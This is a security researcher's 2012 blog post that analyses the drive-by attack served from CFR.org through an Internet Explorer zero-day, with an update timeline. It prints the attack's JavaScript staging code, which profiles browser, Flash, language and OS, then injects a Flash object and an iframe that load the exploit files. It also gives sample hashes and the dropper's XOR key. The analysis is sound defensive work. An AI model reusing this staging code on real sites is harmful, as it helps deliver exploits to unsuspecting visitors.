# Attack and IE 0day Informations Used Against Council on Foreign Relations

eromang.zataz.com/2012/12/29/attack-and-ie-0day-informations-used-against-council-on-foreign-relations/

wow

29/12/2012

**Council on Foreign Relations** (CFR.org), a foreign policy web group, has been victim of a targeted attack who seem to be linked to computer hackers traced to China.

Regarding information's posted on the **Washington Free Beacon**, infected CFR.org website was used to attack visitors in order to extract valuable information's. The "*drive-by*" attack was detected around 2:00 pm on Wednesday 26 December and CFR members who visited the website between Wednesday and Thursday could have been infected and their data compromised, the specialists said.

Through Washington Free Beacon news we know that only Internet Explorer 8 and higher versions have been targeted. A possible Internet Explorer 0day was used to infect visitors computers. We also know that the attack was limited to CFR members and website visitors who used browsers configured for Chinese language characters.

As always, I was curious and tried to have more information's regarding this attack and potential 0day.

### urlQuery.net investigations

On **urlQuery.net**, we can see that the first submission was done, the 20 December. More interesting is the submission of 21 December on URL "*/js/js/news_123432476.html*". "*/js/js/*" directory seem to be a strange behavior. We can see that a "*deployJava.js*" was involved by loading this page.

Other URLs are interesting like "*/js/js/robots.txt*", "*/js/js/today.swf*", "*/js/js/news_435435s.html*" but all these URLs have been submitted the 27 December and after, and the file are no more available.


### jsunpack investigations

On jsunpack we can observe that the "*deployJava.js*" was submitted the 26 December. All other files have been submitted the 27 December and after, and the file are no more available.

### CLEAN MX realtime database investigations


On CLEAN MX we can observe an analysis the 20 December.

Why so many parallel submission ? Ok guys, the infection has started since minimum the 20 December, so not since Wednesday 26 December. Now, if you have some skill in researching information's and if you are still curious, you will find part of the "*drive-by*" attack source code. By doing some additional researches I found the source code of the "drive-by" attack, and I can confirm you that this attack has started since minimum the 7 December !




**Let analyze this source code.**

I can confirm that only visitors with Internet Explorer 8 and higher versions have been targeted.




```
var ua = window.navigator.userAgent.toLowerCase();

if (ua.indexOf('msie 8.0') <0)
{
        location.href="about:blank";
}
```

But, a fact who was not pointed is if the visitor don't has Adobe Flash, he will not be part of the party, Flash free Internet Explorer are not targeted.




```
var f = 0;
try {
    f = new ActiveXObject('ShockwaveFlash.ShockwaveFlash');
}
catch (e) {
}
var g=typeof f;

    if(g!="object")
    {
            location.href="about:blank";
    }
```

I can also confirm that visitors who used browsers configured for Chinese language characters were targeted, but also Taiwanese and American visitors…




```
    var h=navigator.systemLanguage.toLowerCase();

        if(h!="zh-cn" && h!="en-us" && h!= "zh-tw")
        {

                location.href="about:blank";
        }
```

If you load the malicious page for the first time, a "*visit*" named cookie is create with a lifetime of 7 days through the "*DisplayInfo()*" function. If you have already a cookie, you will no more be exploited until the expiration of the cookie.




```
var num=DisplayInfo();
if(num >1)
{
        location.href="about:blank";
}
```

Then the page is loading the "*download*" Javascript function. This function is trying a XML HTTP request to a "*xsainfo.jpg*" file. After some discussion with @binjo, it could be that "*xsainfo.jpg*" maybe just a clean file, ajax trick to call the "*callback*" function.




```
<body onload="download()">
<div id=test>hello</div>
```



```
xmlhttp.open("get", "xsainfo.jpg", true);
xmlhttp.onreadystatechange = callback;
xmlhttp.send(null);
```


"*xsainfo.jpg*" file is maybe "*320e0729e1a50fd6a2aebf277cfcad66*" found on VirScan and VirusTotal. This file was submitted the 13 December.

The "*callback*" function verifies if the "*xsainfo.jpg*" has been loaded and that a "*200*" HTTP status code has been returned.




```
 }
function callback()
{
        if(xmlhttp.readyState==4)
        {
                if(xmlhttp.status==200)
                {
```

If the visitor operating system is Windows 7 or Windows 2008 R2, an Office document is opened through the "*SharePoint.OpenDocuments*" ActiveX control. Depending the way the document is opened the "*key*" variable is initiated with funny values "*boy*" or "*girl*". I'm not specialist in this domain, maybe one of the blog post reader could provide some more information's.




```
if (temp.indexOf("nt6.1")>-1) {


        var key = "";
        var ma = 0;
        try {
                ma = new ActiveXObject("SharePoint.OpenDocuments.4");
        }
        catch (e) {
        }
        var mb = 0;
        try {
                mb = new ActiveXObject("SharePoint.OpenDocuments.3");
        }
        catch (e) {
        }

        if ((typeof ma) == "object" && (typeof mb) == "object") {
                key = "girl";
        }
        else if ((typeof ma) == "number" && (typeof mb) == "object") {
                key = "boy";
        }
```

Depending if you are “*girl*” or a “*boy*“, the “*test*” division of the HTML document will be manipulated, a “*today.swf*” flash object will be loaded plus a “*news.html*” iframe.



```
                        if (key == "girl") {

                                document.getElementById('test').innerHTML="true";
                                document.body.innerHTML += "<object classid=\"clsid:D27CDB6E-AE6D-11cf-96B8-444553540000\" width=\"100%\" height=\"100%\"
 id=\"today\"><param name=\"movie\" value=\"today.swf\" /><param name=\"quality\" value=\"high\" /><param name=\"bgcolor\" value=\"#ffffff\" /><param name=\"allowScriptA
ccess\" value=\"sameDomain\" /><param name=\"allowFullScreen\" value=\"true\" /></object><iframe src=news.html></iframe>";

                        }
                        if (key == "boy") {
                        document.getElementById('test').innerHTML="false";
                                document.body.innerHTML += "<object classid=\"clsid:D27CDB6E-AE6D-11cf-96B8-444553540000\" width=\"100%\" height=\"100%\"
 id=\"today\"><param name=\"movie\" value=\"today.swf\" /><param name=\"quality\" value=\"high\" /><param name=\"bgcolor\" value=\"#ffffff\" /><param name=\"allowScriptA
ccess\" value=\"sameDomain\" /><param name=\"allowFullScreen\" value=\"true\" /></object><iframe src=news.html></iframe>";

                        }
```

If you are not a “*girl*” or a “*boy*“, you will need to have Java SE 6, but not JSE 7, in order to load the two same files as previously mentioned. If the visitor operating system is Windows XP, the “*test*” division of the HTML document will be also manipulated, and the two same files are loaded.



Unfortunately, actually I didn’t find these two files, but after more discussions with @binjo it could be that the swf is used to setup payload, “*news.html*” used to trigger the vulnerability.

So if 0day exist, this 0day is surely in “*news.html*” file, and it is also sure that this targeted attack has not begin on Wednesday, not only targeted visitors who used browsers configured for Chinese language characters.

I keep you in touch if I have additional information's regarding this potential new Internet Explorer 0day.

**Update 1 – 12/29 2am:**

FireEye has post some additional information's regarding the attack. It seem that "*today.swf*" trigger a heap spray in Internet Explorer in order to complete the compromise. Once the browser is exploited, it appears to download "xsainfo.jpg," which is the dropper encoded using single-byte XOR (key: 0x83, ignoring null bytes).

What is also new regarding FireEye blog post is that their version is targeting English (U.S.), Chinese (China), Chinese (Taiwan), Japanese, Korean, or Russian. My version of 7 December was only targeting English (U.S.), Chinese (China), Chinese (Taiwan), so the guys had time to release new version of they're code during this elapse of time. Also they didn't mention the news.html file.

**Update 2 – 12/29 11am:**

@binjo has release further information's regarding "*new IE 0day coming-mshtml!CDwnBindInfo object use after free vulnerability"*.

Also, I can observe that a certain number of people have samples of the 0day, I could not imagine that an active exploit will not be out before the end of the year.

**Update 3 – 12/29 6pm:**

AlienVault has publish more detailed information's regarding the attack and the 0day.

**Update 4 – 12/29 10pm:**

@_sinn3r is on the way to deliver a Metasploit module for the CFR.org 0day exploit.

> #Metasploit exploit for IE CDwnBindInfo #0day on the way: http://t.co/BY6ypD1n
>
> — sinn3r (@_sinn3r) December 29, 2012

**Update 5 – 12/30 00am:**

Microsoft has release MSA-2794220 and confirm the vulnerability targeting Internet Explorer 6, Internet Explorer 7, and Internet Explorer 8. Internet Explorer 9 and Internet Explorer 10 are not affected by the vulnerability. CVE-2012-4792 has been assigned to this vulnerability.

**Update 6 – 12/30 2am:**

Metasploit team has release the Microsoft Internet Explorer 0day.

https://twitter.com/_juan_vazquez_/status/285186813637849088

**Update 7 – 12/30 11am:**

Here under is the code version I found in Google cache as it appeared on 7 Dec 2012 14:12:28 GMT

Got some more samples:

- Helps.html (a25c13d4edb207e6ce153469c1104223)
- news.html (76d14311bae24a40816e3832b1421dee)
- robots.txt (96b01d14892435ae031290cd58d85c2e)
- xsainfo.jpg (7c713c44e34fa8e63745744e3b7221db)